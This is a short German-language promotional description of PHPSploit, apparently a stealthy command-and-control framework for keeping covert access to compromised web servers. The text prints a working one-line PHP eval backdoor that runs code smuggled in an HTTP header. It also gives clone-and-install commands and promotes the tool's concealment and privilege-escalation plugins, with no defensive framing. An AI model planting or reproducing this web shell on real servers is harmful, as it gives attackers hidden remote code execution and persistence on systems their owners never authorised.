

Voll ausgestattetes C2-Framework, das mit einem einzeiligen PHP-Backdoor unbemerkt auf einem Webserver persistiert




Die verschleierte Kommunikation erfolgt mittels HTTP-Headern unter normalen Client-Anfragen und den entsprechenden Antworten des Webservers, tunneln durch eine winzige polymorphe Hintertür:
<?php @eval($_SERVER['HTTP_PHPSPL01T']); ?>
git clone https://github.com/nil0x42/phpsploit
cd phpsploit/
pip3 install -r requirements.txt
./phpsploit --interactive --eval "help help"
Effizient: Mehr als 20 Plugins zur Automatisierung von Privilege-Escalation-Aufgaben
Tarnung: Das Framework wurde von Paranoikern für Paranoiker entwickelt
Bequemlichkeit: Eine robuste Oberfläche mit vielen wichtigen Funktionen
help-Befehl)